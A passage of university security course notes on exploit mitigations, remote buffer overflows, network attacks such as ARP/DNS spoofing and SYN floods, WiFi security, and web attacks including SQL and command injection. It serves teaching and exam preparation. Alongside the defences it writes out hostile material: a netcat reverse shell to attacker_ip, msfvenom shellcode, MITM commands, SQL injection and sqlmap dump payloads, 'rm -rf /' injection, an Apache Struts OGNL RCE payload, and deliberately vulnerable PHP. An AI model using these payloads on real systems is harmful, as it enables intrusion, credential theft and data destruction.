document.getElementById("form").reset(); // Triggers use after free
</script>
```

Defense Mechanisms

1. Data Execution Prevention (DEP)

- **Purpose**: Mark memory regions as non-executable
- **Implementation**: NX-bit (AMD), XD-bit (Intel), XN-bit (ARM)
- **Protection**: Prevents shellcode execution on stack/heap
- **Limitation**: Can be bypassed with Return-Oriented Programming (ROP)

2. Address Space Layout Randomization (ASLR)

- **Purpose**: Randomize memory layout to make addresses unpredictable
- **Randomized Components**:
  - Stack base address
  - Heap base address
  - Library (DLL) base addresses
  - Executable base address

Windows Implementation:

- Since Windows 8: 24 bits of randomness on 64-bit systems
- Compiler flag: `/DynamicBase`

3. Stack Protection (Canaries)

StackGuard Implementation

- **Method**: Insert "canary" values between local variables and return address
- **Check**: Verify canary integrity before function return
- **Action**: Terminate program if canary modified

Canary Types

1. **Random Canary**: Random value chosen at program startup
2. **Terminator Canary**: Contains null bytes, newlines that stop string functions

Stack Layout with Canary

```
[local variables] [canary] [saved frame pointer] [return address]
```

Limitations

- **Heap attacks**: Still possible
- **Exception handlers**: Can bypass canary checks
- **Canary extraction**: Possible through crash-and-restart services
- **Partial overwrites**: May leave canary intact

4. Shadow Stack

- **Concept**: Maintain separate copy of return addresses
- **Implementation**: Intel CET (Control Flow Enforcement Technology)
- **Process**:
    1. On function call: Push return address to both regular and shadow stack
    2. On return: Verify both addresses match
    3. If mismatch: Terminate program

Hardware Support:

- New register: SSP (Shadow Stack Pointer)
- Special memory pages marked as "shadow stack"
- Only CALL/RET instructions can access shadow stack pages

5. Control Flow Integrity (CFI)

- **Goal**: Ensure control flow follows program's intended flow graph
- **Coarse CFI**: Check that indirect calls target valid function entry points
- **Implementation**: Control Flow Guard (CFG) in Windows 10

CFG Process:

```
mov esi, [esi]      ; Load target address
mov ecx, esi        ; Copy target
push 1
call @_guard_check_icall@4  ; Verify target is valid
call esi            ; Make the call
```

6. Memory Tagging

- **Concept**: Tag memory regions and pointers with metadata
- **Protection**: Prevents buffer overflows and use-after-free
- **Example ARM MTE**:

```
char *p = malloc(40);  // p = 0xB000_6FFF_FFF5_1240 (tagged as B)
p[50] = 'a';          // B≠7 ⇒ tag mismatch exception
```

```
free(p);              // Memory re-tagged from B to E
p[7] = 'a';           // B≠E ⇒ tag mismatch exception
```

7. Exception Handler Protection

Problem

- Exception handlers can be overwritten to bypass canaries
- Exception triggered before canary check

Solutions

- **SAFESEH**: Linker creates table of valid exception handlers
- **SEHOP**: Add dummy record at top of exception handler list, verify integrity

---

Remote Buffer Overflow

Concept

- **Scenario**: Exploit network services without local access
- **Challenge**: Cannot inject local shell, need remote backdoor

Forward Shell vs Reverse Shell

Forward Shell

- **Method**: Server opens listening port for incoming connections
- **Command**: `netcat -vl -p 3333 -e /bin/bash`
- **Limitation**: Requires open inbound ports (blocked by firewalls)

Reverse Shell

- **Method**: Compromised server connects back to attacker
- **Advantage**: Works through firewalls (outbound connections usually allowed)
- **Process**:
    1. Attacker listens: `netcat -lvp 5555`
    2. Compromised server connects: `netcat attacker_ip 5555 -e /bin/bash`

Exploitation Process

1. **Create vulnerable server**: Echo server with buffer overflow
2. **Generate shellcode**: Use msfvenom for bind shell payload

```
msfvenom -p linux/x86/shell_bind_tcp LPORT=3334 -f python -b 0x00
```

3. **Craft exploit**: NOP sled + shellcode + padding + return address

4. **Execute**: Send payload to crash server and gain shell access

Payload Structure

```
payload = NOP_sled + shellcode + padding + return_address
# Where return_address points into NOP sled
```

Key Defense Bypass Techniques

1. Canary Bypass Methods

- **Exception handling**: Trigger exception before canary check
- **Partial overwrites**: Modify return address without touching canary
- **Canary extraction**: Brute force canary value through crash-restart cycles

2. ASLR Bypass Methods

- **Information leaks**: Extract addresses through error messages
- **Brute force**: Try multiple addresses (effective with crash-restart)
- **Partial overwrites**: Modify only low bytes of addresses

3. DEP Bypass Methods

- **Return-to-libc**: Use existing executable code
- **ROP (Return-Oriented Programming)**: Chain together code gadgets
- **JIT spraying**: Abuse Just-In-Time compilers that need executable memory

---

Exam Key Points

Critical Concepts

1. **Memory layout understanding**: Stack vs heap, memory regions
2. **Attack progression**: Simple overflow → sophisticated bypasses
3. **Defense layering**: No single defense is sufficient
4. **Exploit development**: From local to remote exploitation

Important Addresses/Commands

- **GCC compilation flags**: `-fno-stack-protector`, `-z execstack`, `-z noexecstack`
- **Finding addresses**: `info proc map`, `find` command in gdb
- **Payload tools**: `msfvenom` for shellcode generation

Real-World Relevance

- **CVE examples**: IE11 CVE-2014-0282 demonstrates use-after-free
- **Modern protections**: Windows 10 CFG, Intel CET, ARM MTE
- **Ongoing research**: Memory safety remains active area

0x07 Network Security: Attacks and Defence

Table of Contents

Packet Sniffing

Definition

Sniffing = Eavesdropping on network communications

CIA Impact

- **Confidentiality**: ✓ Affected (primary impact)
- **Integrity**: Not directly affected
- **Availability**: Not directly affected

Types of Networks for Sniffing

1. Non-Switched Network (Hub-based)

- **Method**: Passive sniffing
- **Requirements**: Layer-1 Hub environment
- **Characteristics**:
  - ALL workstations receive ALL packets
  - Very easy to perform passive sniffing
  - Simulated in VirtualBox using "Promiscuous Mode = Allow All"
  - **Status**: Not common anymore (noisy, insecure, inefficient)

2. Open Wireless Networks

- **Method**: Passive sniffing
- **Risk Level**: Very High
- **Characteristics**:
  - All traffic visible to everyone on the network
  - No encryption protection
  - Common in public WiFi hotspots

3. Physical Tap Devices

- **Examples**:
  - **Hak5 LAN Turtle**: MITM device
  - **Optic Fibre Tap**: Hardware interception
  - **TAP and SPAN ports**: Switch Port Analyzer/Mirror Port
- **Historical Example**: Operation Ivy Bells (US CIA/Navy wiretapping Soviet underwater communications during Cold War)

4. Switched Networks via ARP Cache Poisoning

- **Method**: Active attack required
- **Requirements**: Must be on same subnet
- **Process**: Poison ARP tables to redirect traffic through attacker

Sniffing Tools and Techniques

Wireshark

- Primary network packet analyzer
- Can capture on eth0 interface
- Provides detailed packet inspection
- Filter capabilities for specific traffic

dsniff

- Automatically detects passwords sent in plaintext
- Installation: `sudo apt install dsniff`
- Monitors common protocols for credentials

Driftnet

- Extracts images from TCP streams
- Installation: `sudo apt install driftnet`
- Usage: `sudo driftnet -i eth0`
- Demonstrates data leakage in unencrypted HTTP traffic

Man-in-the-Middle (MITM) Attacks

ARP (Address Resolution Protocol) Fundamentals

ARP Process

1. **ARP Request**: Broadcast "Who has IP X.X.X.X?"
2. **ARP Reply**: Unicast "It's me! My MAC is XX:XX:XX:XX:XX:XX"
3. **ARP Cache Update**: Store IP → MAC mapping
4. **Packet Transmission**: Use cached MAC for future communications

ARP Cache

- Maps IP addresses to Physical (MAC) addresses
- Command to view: `arp -a` or `arp -n`
- Temporary storage with TTL

MITM via ARP Cache Poisoning

Requirements

- **Network Position**: Attacker must be on same subnet (broadcast domain)
- **Tools**: arpspoof, Ettercap
- **Access**: Ability to send ARP replies

Attack Process

1. **Enable IP Forwarding**: `echo 1 > /proc/sys/net/ipv4/ip_forward`
2. **Poison Victim's ARP Cache**:

```
sudo arpspoof -t [victim_IP] [gateway_IP]
```

3. **Poison Gateway's ARP Cache**:

```
sudo arpspoof -t [gateway_IP] [victim_IP]
```

4. **Result**: All victim traffic routes through attacker

MITM Attack Flow

1. Victim sends traffic intended for gateway
2. Traffic goes to attacker (due to poisoned ARP cache)
3. Attacker forwards traffic to real gateway
4. Response returns through attacker
5. Attacker can inspect, modify, or log all traffic

Ettercap - Automated MITM Tool

Installation and Usage

```
sudo ettercap -G  # Launch GUI version
```

Configuration Steps

1. Start packet sniffing
2. Scan for hosts (magnifying glass icon)
3. Add victim IP as "Target 1"

4. Add gateway IP as "Target 2"
5. Start ARP poisoning attack
6. Monitor intercepted traffic and credentials

DNS Attacks

DNS System Overview

- **Purpose**: Translate human-readable domain names to IP addresses
- **Structure**: Hierarchical tree (root → TLD → domain → subdomain)
- **Process**: Recursive resolution through multiple name servers

Types of DNS Attacks

1. Hosts File Poisoning

- **Target**: Local hosts file
- **Locations**:
  - Unix/Linux: `/etc/hosts`
  - Windows: `C:\Windows\System32\drivers\etc\hosts`
- **Method**: Modify local DNS resolution
- **Impact**: Redirect specific domains to malicious servers

2. DNS Spoofing (dnsspoof)

- **Requirements**: Same subnet access + traffic sniffing capability
- **Method**: Intercept DNS queries and send fake responses
- **Tools**: dnsspoof (part of dsniff suite)
- **Process**:
  1. Monitor for DNS queries
  2. Send spoofed DNS response before legitimate response
  3. Victim caches malicious IP address
  4. Subsequent connections go to attacker-controlled server

DNSSEC (DNS Security Extensions)

Purpose

Prevent DNS spoofing through cryptographic authentication

Key Components

1. **Digital Signatures**: Only private key owner can sign records
2. **Chain of Trust**: Certificate hierarchy from root to domain
3. **DNSKEY Records**: Public keys for verification
4. **RRSIG Records**: Signatures on DNS records
5. **DS Records**: Hash of child zone's public key

DNSSEC Lookup Process

1. **Root Server**: Provides signed delegation to TLD
2. **TLD Server**: Provides signed delegation to domain
3. **Domain Server**: Provides signed answer record
4. **Verification**: Each step verified using parent's signature

DNS over TCP vs UDP Security Considerations

DNS over UDP (Default - Port 53)

- **Characteristics**: Connectionless, lightweight, fast
- **Vulnerabilities**: Easy to spoof source IP, no inherent reliability
- **MITM Susceptibility**: High - attacker can easily inject fake responses

DNS over TCP (Port 53)

- **When Used**: Large responses (>512 bytes), zone transfers, reliability needed
- **TCP Guarantees**:
  - ☑ **Reliability**: Packet delivery confirmation, retransmission
  - ☑ **Ordering**: In-sequence delivery
  - ☑ **Error Detection**: Basic checksum validation
- **What TCP Does NOT Guarantee Against MITM**:
  - ❌ **Confidentiality**: Data still plaintext, attacker can read
  - ❌ **Integrity**: Attacker can modify data in transit
  - ❌ **Authenticity**: No verification of server identity
  - ❌ **Replay Protection**: Attacker can replay valid responses

Key Point: Raw TCP provides transport reliability but NOT cryptographic security. For true MITM protection, need DNS over TLS (DoT), DNS over HTTPS (DoH), or DNSSEC.

Denial of Service (DoS) and DDoS Attacks

TCP Reset (RST) Injection

Requirements

- Knowledge of source/destination ports
- Current sequence numbers
- Network position to inject packets

Process

1. Sniff active TCP connection
2. Craft RST packet with correct sequence number
3. Send RST before legitimate traffic
4. Connection terminated abruptly

SYN Flooding Attack

Mechanism

- Exploit TCP three-way handshake
- Send massive SYN packets with spoofed source IPs
- Server allocates resources for each half-open connection
- Server memory exhausted → legitimate connections denied

Tools

```
# Using netwox
netwox 76 --dst-ip "target_ip" --dst-port "80"

# Using Metasploit
use auxiliary/dos/tcp/synflood
set RHOSTS target_ip
run
```

SYN Flood Countermeasure: SYN Cookies

1. **Don't allocate resources** on initial SYN
2. **Generate cryptographic cookie** based on:
    - Time (64-second window)
    - Maximum Segment Size (MSS)
    - Hash of connection 4-tuple
3. **Validate cookie** in subsequent ACK
4. **Only then allocate** connection resources

Distributed Denial-of-Service (DDoS)

Characteristics

- **Multiple attack sources**: Botnet coordination
- **Massive bandwidth**: Combined capacity of many systems
- **Difficult filtering**: Traffic appears from legitimate sources
- **Botnet**: Collection of compromised computers under single control

DDoS Attack Types

Smurf Attack

- **Method**: ICMP Echo requests to broadcast address
- **Spoofing**: Use victim's IP as source
- **Amplification**: All hosts on network respond to victim
- **Countermeasure**: Disable broadcast PING on routers

DNS Amplification

- **Method**: Send small DNS queries with spoofed victim IP
- **Amplification**: DNS responses much larger than queries
- **Result**: Victim receives massive DNS response traffic
- **Multiplier**: Can achieve 50x+ amplification

WiFi Security

WiFi Security Evolution

Timeline

1. **1997**: 802.11 Ratification
2. **1997-2003**: WEP (Wired Equivalent Privacy)
3. **2003**: WPA (Wi-Fi Protected Access)
4. **2004**: WPA2 (Wi-Fi Protected Access II)
5. **2018**: WPA3 (Wi-Fi Protected Access III)

WEP (Wired Equivalent Privacy)

Characteristics

- **Encryption**: RC4 stream cipher
- **Key Size**: 24-bit IV + 104-bit fixed key (128-bit total)
- **Vulnerability**: Weak IV implementation
- **Status**: Retired in 2004 due to fundamental flaws

WEP Attack Method

- **Technique**: ARP replay to generate traffic
- **Goal**: Collect sufficient IVs with different keystreams
- **Time to crack**: Minutes with sufficient traffic

WPA2 Security

Design Goals

1. Password-based network access
2. Encrypted communications using derived keys
3. Protection against attackers without password

WPA2 4-Way Handshake

1. **Client Authentication Request** → Access Point
2. **Derive PSK** (Pre-Shared Key) from password
3. **ANonce** (Access Point Nonce) → Client
4. **Client generates SNonce**, derives PTK (Pairwise Transport Keys)

5. **SNonce + MIC** → Access Point
6. **Access Point derives PTK**, verifies MIC
7. **MIC + GTK** (Group Transport Key) → Client
8. **ACK** → Access Point (handshake complete)

Key Derivation Process

```
WiFi Password → PSK (Pre-Shared Key)
PSK + ANonce + SNonce + MAC addresses → PTK (Pairwise Transport Keys)
```

WPA2 Attack Methods

Offline Brute-Force Attack

- **Requirements**: Captured 4-way handshake
- **Process**:
    1. Guess password
    2. Derive PSK from guess
    3. Calculate expected MIC using captured nonces
    4. Compare with actual MIC from handshake
    5. Match = correct password

Dictionary Attack Timeframes

Password Length	Lowercase	Uppercase + Lowercase	Numbers + Letters + Symbols
6 characters	Instantly	1 second	5 seconds
8 characters	5 seconds	22 minutes	8 hours
10 characters	58 minutes	1 month	5 years
12 characters	3 weeks	300 years	34,000 years

Recent WiFi Vulnerabilities

WPA2 Vulnerabilities

- **2018**: New offline attack by Hashcat author
- **2017**: KRACK (Key Reinstallation Attacks)

WPA3 Status

- **2018**: Introduction of WPA3
- **2019**: Dragonblood attacks discovered

Global WiFi Encryption Trends

- **Unencrypted**: Declining (2.35% in 2023)
- **WEP**: Nearly eliminated (0.46%)
- **WPA/WPA2**: Dominant (92.2% combined)
- **WPA3**: Growing adoption (5.27%)

Firewalls and Intrusion Detection Systems

Firewalls and Perimeter Security

Core Concept

- **Single point of control** for network access
- **Policy-based filtering** of inbound/outbound traffic
- **Perimeter defense** protecting internal networks

Firewall Types

Type	Feature	Pros	Cons
Stateless (Packet Filter)	Examines IP headers only	Fast processing	Misses spoofed packets and complex attacks
Stateful (Full Packet Inspection)	Tracks TCP session state	Detects more attack types	Slower, more expensive
Application (Layer 7) Proxy	Examines application data	Detects application-layer attacks (SQL injection, XSS)	Significant performance impact

Network Segmentation Strategies

Traditional Segmentation

- **DMZ**: Internet-facing servers in isolated zone
- **North-South Traffic**: Restrictive (Internet ↔ Internal)
- **East-West Traffic**: Relatively relaxed (Internal ↔ Internal)

Microsegmentation

- **Granular policies**: Server-to-server specific rules
- **Zero-trust model**: Assume any endpoint can be compromised
- **Isolation benefits**: Limit lateral movement during breaches

Intrusion Detection/Prevention Systems (IDS/IPS)

Detection Methodologies

1. Signature-Based Detection

- **Method**: Match known attack patterns
- **Pros**: Low false positives, specific threat identification
- **Cons**: Cannot detect new/unknown attacks

2. Anomaly-Based Detection

- **Method**: Statistical analysis of network behavior
- **Pros**: Can detect unknown attacks
- **Cons**: Higher false positive rates

3. Stateful Protocol Analysis

- **Method**: Understand expected protocol behavior
- **Pros**: Detects protocol-specific attacks
- **Cons**: Resource intensive

Deployment Options

- **Inline (IPS)**: Can block malicious traffic in real-time
- **Passive (IDS)**: Monitor and alert only, no blocking capability

---

Countermeasures and Best Practices

Sniffing and MITM Prevention

1. **Use encrypted protocols**: HTTPS, SSH, SFTP instead of HTTP, Telnet, FTP
2. **Avoid open WiFi networks**: Use secure, password-protected networks
3. **Deploy Dynamic ARP Inspection (DAI)**: Detect ARP cache poisoning attempts
4. **Implement arpwatch**: Monitor ARP responses for suspicious activity
5. **Use VPN**: Encrypt all traffic regardless of network security

DNS Security

1. **Implement DNSSEC**: Cryptographic authentication of DNS responses
2. **Use secure DNS resolvers**: CloudFlare (1.1.1.1), Quad9 (9.9.9.9)
3. **Monitor hosts files**: Detect unauthorized modifications
4. **DNS over HTTPS (DoH)**: Encrypt DNS queries

DoS/DDoS Mitigation

1. **Rate limiting**: Limit connections per source IP
2. **SYN cookies**: Protect against SYN flood attacks
3. **Load balancing**: Distribute traffic across multiple servers
4. **Content Delivery Networks (CDN)**: Absorb and filter malicious traffic
5. **Upstream filtering**: ISP-level DDoS protection

WiFi Security Best Practices

1. **Use WPA3**: Latest security standard
2. **Strong passwords**: 12+ characters with complexity
3. **Regular password changes**: Periodic rotation
4. **Enterprise authentication**: 802.1X with certificates
5. **Monitor for rogue access points**: Detect unauthorized APs

---

Practical Workshop Exercises

Workshop 0x07: Network Attacks

Required Setup

- **Kali Linux**: Attacker machine
- **Ubuntu/Linux VM**: Target machine (HacklabVM alternative)
- **VirtualBox/VMware**: NAT network in promiscuous mode

Exercise Flow

1. **Traffic Sniffing**: Use Wireshark to capture network traffic
2. **Credential Harvesting**: Use dsniff to detect plaintext passwords
3. **Image Extraction**: Use Driftnet to capture images from HTTP traffic
4. **DNS Spoofing**: Use dnsspoof to redirect domain resolution
5. **ARP Poisoning**: Manual arpspoof and automated Ettercap attacks
6. **MITM Demonstration**: Full man-in-the-middle attack scenario

Key Commands

```
# Network sniffing
sudo wireshark

# Credential detection
sudo dsniff

# Image extraction
sudo driftnet -i eth0

# DNS spoofing
sudo dnsspoof

# ARP poisoning
sudo arpspoof -t [target_ip] [gateway_ip]

# Ettercap GUI
sudo ettercap -G
```

Exam Preparation Tips

Critical Concepts to Remember

1. **ARP poisoning requirements**: Same subnet access mandatory
2. **DNSSEC trust chain**: Root → TLD → Domain hierarchy
3. **SYN flood mechanics**: Half-open connection resource exhaustion
4. **WPA2 handshake**: 4-step process and key derivation
5. **Firewall types**: Stateless vs. Stateful vs. Application-layer differences

Common Attack Scenarios

1. **Coffee shop WiFi**: Open network → passive sniffing
2. **Corporate network**: Switched → requires ARP poisoning for MITM
3. **DNS redirection**: Local hosts file vs. network-level spoofing
4. **Service disruption**: SYN flood vs. amplified DDoS

Security Implementation Priority

1. **Encryption everywhere**: HTTPS, SSH, VPN
2. **Network segmentation**: Limit blast radius
3. **Monitoring and detection**: IDS/IPS deployment
4. **Incident response**: Preparation for when attacks succeed

---

0x08 Web Application Security Basics

Table of Contents

HTTP Basics & Web Architecture

What is the Web?

- **Web (World Wide Web)**: A collection of data and services
- **Data and services** are provided by **web servers**
- **Data and services** are accessed using **web browsers** (Chrome, Firefox, etc.)

Elements of the Web

URLs (Uniform Resource Locators)

- **Domain**: Located after double slashes (`//`), before the next single slash
  - Defines which web server to contact
  - Example: `https://myuni.adelaide.edu.au/courses/95262`
- **Path**: Located after the first single slash
  - Defines which file on the web server to fetch
  - Example: `/courses/95262`
- **Query**: Optional, located after a question mark (`?`)
  - Supplies arguments to the web server for processing
  - Arguments supplied as `name=value` pairs
  - Multiple arguments separated with ampersands (`&`)
  - Example: `?is_announcement=true`

HTML (Hypertext Markup Language)

- Markup language for creating structured documents
- Defines elements on a webpage with **tags**
- Tags defined with angle brackets `<>`
- Examples: `<img>` for images, `<b>` for bold text

HTTP (Hypertext Transfer Protocol)

Key Characteristics

- **Current version**: HTTP/3 (RFC 9204 - 2022)
- **Protocol type**: Application-level protocol for distributed, collaborative, hypermedia information systems
- **Default port**: TCP port 80 (can be any TCP port)
- **Stateless protocol**: Sessions maintained by unique Session ID, passed as Cookie or in URL

HTTP Methods

- **GET**: Retrieve data
- **POST**: Submit data
- **PUT**: Update data
- **DELETE**: Remove data
- **HEAD**: Get headers only
- **OPTIONS**: Get allowed methods
- **TRACE**: Diagnostic tool
- **CONNECT**: Establish tunnel
- **PATCH**: Partial update

HTTP Status Codes

- **200**: OK
- **301**: Moved permanently
- **302**: Found (moved temporarily)
- **404**: Not Found
- **500**: Server Error

HTTP Data Transfer Methods

GET Requests

- Data passed as query string in URL
- Example: `http://catalog/search?term=sqli&lang=en`
- **Advantages**: Easy to use
- **Disadvantages**: Sensitive data visible in URL, cached by proxy servers

POST Requests

- Data passed in request body
- Used for web form submissions
- Body format similar to query string: `color=red&taste=bitter&shape=odd`
- **Advantages**: Data not visible in URL
- **Disadvantages**: More complex to implement

Web Application Architecture (3-Tier)

```
Client ⇔ Web Server ⇔ Database Server
```

Typical Data Flow:

1. **User requests page** (Client)
2. **HTTP GET request** (Client → Web Server)
3. **Interpret request** (Web Server)
4. **Query database** (Web Server → Database)
5. **Return data** (Database → Web Server)
6. **Construct response** (Web Server)
7. **HTTP response** (Web Server → Client)
8. **Browser renders page** (Client)

HTTP Headers

Example Request Header

```
GET security.php HTTP/1.1
Host: dvwa.hacklab.uofa
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://dvwa.hacklab.uofa/index.php
```

Example Response Header

```
HTTP/1.1 200 OK
Date: Mon, 19 Mar 2018 14:40:08 GMT
Server: Apache/2.4.10 (Debian)
Set-Cookie: PHPSESSID=cpoglm6ep83q2bj2609th0kn75; path=/; httponly
Set-Cookie: security=impossible; httponly
Content-Length: 123
Content-Type: text/html; charset=UTF-8
```

Cookies

Purpose

1. **Session management**: Logins, shopping carts
2. **Personalization**: User preferences, themes, settings
3. **Tracking**: Recording and analyzing user behavior

Cookie Safety Directives

- **HttpOnly**: Disallows accessing cookie via JavaScript (prevents XSS session hijacking)
- **Secure**: Only send cookie over HTTPS (prevents MITM attacks)
- **SameSite**: Send only from same site (helps prevent CSRF)

Cookie Format

```
Set-Cookie: <name>=<value>[; <Max-Age>=<age>]
[; expires=<date>][; domain=<domain_name>]
[; path=<some_path>][; secure][; HttpOnly]
```

Tools for Web Application Analysis

Developer Tools (Built-in Browser Tools)

- **Access**: Press F12 in most browsers
- **Features**:
  - Inspect HTML/CSS
  - View network requests/responses
  - Debug JavaScript
  - Modify page elements in real-time

Local Proxy Tools

Burp Suite (Most Popular)

- **Function**: Intercepts and records HTTP requests (like Wireshark for web traffic)
- **Default setup**: Listens on `localhost:8080`

- **Key features**:
  - **Proxy**: Capture and modify traffic on-the-fly
  - **Repeater**: Repeat GET and POST requests for testing
  - **Intruder**: Systematic testing with payloads (brute force)
  - **Spider**: Automatically crawl links to discover pages
  - **Scanner**: Automatically look for vulnerabilities
  - **Audit**: Look for hidden directories and files

OWASP ZAP

- Free alternative to Burp Suite
- Similar functionality for web application security testing

Key Advantages

- Bypass front-end controls (read-only fields, hidden fields, JavaScript validation)
- Modify requests before they reach the server
- Record and analyze all HTTP traffic

Server-Side Scripting (PHP)

What is PHP?

- **PHP**: Hypertext Preprocessor (current version 8.2)
- **Server-side scripting language** that can be embedded into HTML
- **Goal**: Generate client-side code (HTML, CSS, JavaScript)

PHP Syntax Basics

PHP Tags

- Start: `<?php`
- End: `?>`

Example PHP File

```
<html>
<head>
    <title>PHP Introduction</title>
</head>
<body>
    This is HTML! <br />
    <?php
        echo 'This is PHP! <br />'; // prints to screen
        /*
        Multi-line comment
        */
    ?>
```

```
</body>
</html>
```

PHP Comments

- Single line: `//` or `#`
- Multi-line: `/* ... */`

PHP Lifecycle

1. **Browser requests** `.php` file
2. **Web server** receives request
3. **PHP engine** processes PHP code
4. **Server returns** generated HTML
5. **Browser receives** standard HTML (PHP code not visible to client)

Vulnerable PHP Example

```php
<?php
if(isset($_POST['ping'])) {
    $ip = $_POST['ip'];
    $cmd = shell_exec('ping -c 4 '.$ip);
    print("<pre>{$cmd}</pre>");
}
?>
```

Why dangerous: User input directly concatenated into shell command without validation.

OWASP Top 10

Overview

- **OWASP**: Open Web Application Security Project
- **Purpose**: Not-for-profit organization dedicated to web security
- **OWASP Top 10**: Rankings and remediation guidance for top 10 critical web application security risks

OWASP Top 10 (2021 vs 2017)

2017	2021
A01: Injection	A01: Broken Access Control
A02: Broken Authentication	A02: Cryptographic Failures
A03: Sensitive Data Exposure	A03: Injection
A04: XML External Entities (XXE)	A04: Insecure Design

2017	2021
A05: Broken Access Control	A05: Security Misconfiguration
A06: Security Misconfiguration	A06: Vulnerable and Outdated Components
A07: Cross-Site Scripting (XSS)	A07: Identification and Authentication Failures
A08: Insecure Deserialization	A08: Software and Data Integrity Failures
A09: Using Components with Known Vulnerabilities	A09: Security Logging and Monitoring Failures
A10: Insufficient Logging & Monitoring	A10: Server-Side Request Forgery (SSRF)

SQL Injection Attacks

Database Fundamentals

SQL Databases

- **SQL**: Structured Query Language
- **Structure**: Each database contains multiple tables
- **Tables**: Predefined structure with columns (fields) and rows (entries)

Example Table Structure

ID	User	Firstname	Lastname	Password	Email
1	jsmith	John	Smith	password	jsmith@xx.com
2	jdoe	John	Doe	toor	jdoe@yy.com
3	bsmith	George	Michael	Monkey	gmic@zz.com

SQL Basics

SELECT Statement

```
SELECT firstname, lastname FROM users;
```

Result: Returns firstname and lastname columns for all users

WHERE Clause

```
SELECT lastname FROM users WHERE firstname='John' OR id < 3;
```

Result: Returns users named John OR with ID less than 3

UNION Query

```
SELECT firstname, lastname FROM users1
UNION
SELECT fname, lname FROM users2;
```

Result: Combines results from two tables (must have same number of columns)

SQL Injection Attack Types

1. Authentication Bypass (`' OR 1=1--`)

Vulnerable Code:

```
$sql = "SELECT user FROM users WHERE username = '$user' AND password='$password'";
```

Attack Input: `blah' OR 1=1--`

Resulting Query:

```
SELECT user FROM users WHERE username = 'blah' OR 1=1--' AND password='$password'
```

Explanation:

- `'` closes the username string
- `OR 1=1` makes condition always true
- `--` comments out the rest (password check ignored)

2. UNION-based Data Extraction

Vulnerable Code:

```
$sql = "SELECT name, price FROM catalogue WHERE id=$id";
```

Attack Input: `1 UNION SELECT name, password FROM users#`

Resulting Query:

```
SELECT name, price FROM catalogue WHERE id=1 UNION SELECT name, password FROM
users#
```

Result: Extracts usernames and passwords from users table

3. Batched SQL Statements

Attack Input: `Robert'); DROP TABLE Students;--`

Resulting Query:

```
SELECT name FROM students WHERE first_name = 'Robert'); DROP TABLE Students;--')
AND (active = true)
```

Result: Deletes the entire Students table (Bobby Tables attack)

Advanced SQL Injection Techniques

Information Gathering Queries

Get MySQL Version:

```
5' UNION SELECT 1, @@version#
```

Get Current User:

```
5' UNION SELECT 1, user()#
```

Get Database Name:

```
5' UNION SELECT 1, database()#
```

List All Tables:

```
5' UNION SELECT 1, table_name FROM information_schema.tables#
```

List Columns in Specific Table:

```
5' UNION SELECT table_name, column_name FROM information_schema.columns WHERE
table_name='users'#
```

Blind SQL Injection

Characteristics

- Attacker cannot directly observe database query results
- Must infer information based on application behavior
- Two types:
  - **Content-based**: Different responses for TRUE/FALSE conditions
  - **Time-based**: Use SLEEP() functions to detect TRUE/FALSE

Content-Based Blind SQLi Example

```
1' AND substr(password,1,1)="5"#
```

- If response is "User exists" → first character of password is "5"
- If response is "User missing" → first character is not "5"
- Repeat for each character position

Time-Based Blind SQLi Example

```
1' AND IF(substr(password,1,1)="5", SLEEP(5), 0)#
```

- If response takes 5+ seconds → first character is "5"
- If response is immediate → first character is not "5"

SQLMap Tool

Purpose

- Automated SQL injection detection and exploitation
- Highly automated with minimal effort required

Basic Usage

```
sqlmap --url="http://target/vulnerable.php?id=1" --cookie="session_cookie"
```

Advanced Options

```
# Enumerate databases
sqlmap --url="..." --dbs

# Enumerate tables
sqlmap --url="..." --tables

# Dump specific table
sqlmap --url="..." -T users -C user,password --dump
```

```
# Use proxy for traffic analysis
sqlmap --url="..." --proxy="http://localhost:8080"
```

Command Injection Attacks

Overview

- **Similar to SQL injection** but targets OS commands instead of database queries
- **Attack vector**: User input used as part of system commands
- **Impact**: Arbitrary command execution on server

Example Vulnerable Code

```
$results = shell_exec("whois " . $user_input);
```

Attack Examples

Basic Command Injection

Input: `ua.edu.au; rm -rf /` **Executed Command:** `whois ua.edu.au; rm -rf /` **Result:** Deletes all files on server

Command Chaining Operators

- `;` - Execute commands sequentially
- `&&` - Execute second command only if first succeeds
- `||` - Execute second command only if first fails
- `&` - Execute commands in parallel

Real-World Example: Apache Struts RCE

Vulnerability Details

- **Target**: Apache Struts framework
- **Vector**: Improperly validated Content-Type HTTP header
- **Exploitation**: Inject OGNL (Object-Graph Navigation Language) code
- **Impact**: Remote code execution on server

Attack Example

```
Content-Type: %{(#_='multipart/form-data').
(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?
(#_memberAccess=#dm):
((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
```

```
(#ognlUtil.getExcludedPackageNames().clear()).
(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm))))).
(#cmd='id').(#cmds={'/bin/bash','-c',#cmd}).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).
(#process=#p.start()).(#ros=
(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).
(#ros.flush())}
```

Defensive Measures

Input Validation and Sanitization

Whitelist Approach (Preferred)

```
// Only allow valid IP addresses
if (preg_match("/^([0-9]{1,3}\.){3}[0-9]{1,3}$/", $ip)) {
    $cmd = shell_exec('ping -c 4 ' . $ip);
    print("<pre>{$cmd}</pre>");
} else {
    print("Invalid IPv4 format!");
}
```

Blacklist Approach (Less Secure)

```
// Remove dangerous characters (can be bypassed)
$ip = preg_replace("/;/", "", $ip);
```

SQL Injection Prevention

1. Prepared Statements (Best Practice)

```
// Vulnerable approach
$sql = "SELECT id, name, grade FROM students WHERE name='" . $username . "' AND
password='" . sha1($password) . "'";

// Secure approach with prepared statements
$stmt = $conn->prepare("SELECT id, name, grade FROM students WHERE name = ? AND
password = ?");
$stmt->bind_param('ss', $username, $password);
$stmt->execute();
$result = $stmt->get_result();
```

2. Input Validation

```
// Validate input format
if (!filter_var($email, FILTER_VALIDATE_EMAIL)) {
    die("Invalid email format");
}

// Validate numeric input
if (!is_numeric($id)) {
    die("Invalid ID format");
}
```

3. Escape Special Characters

```
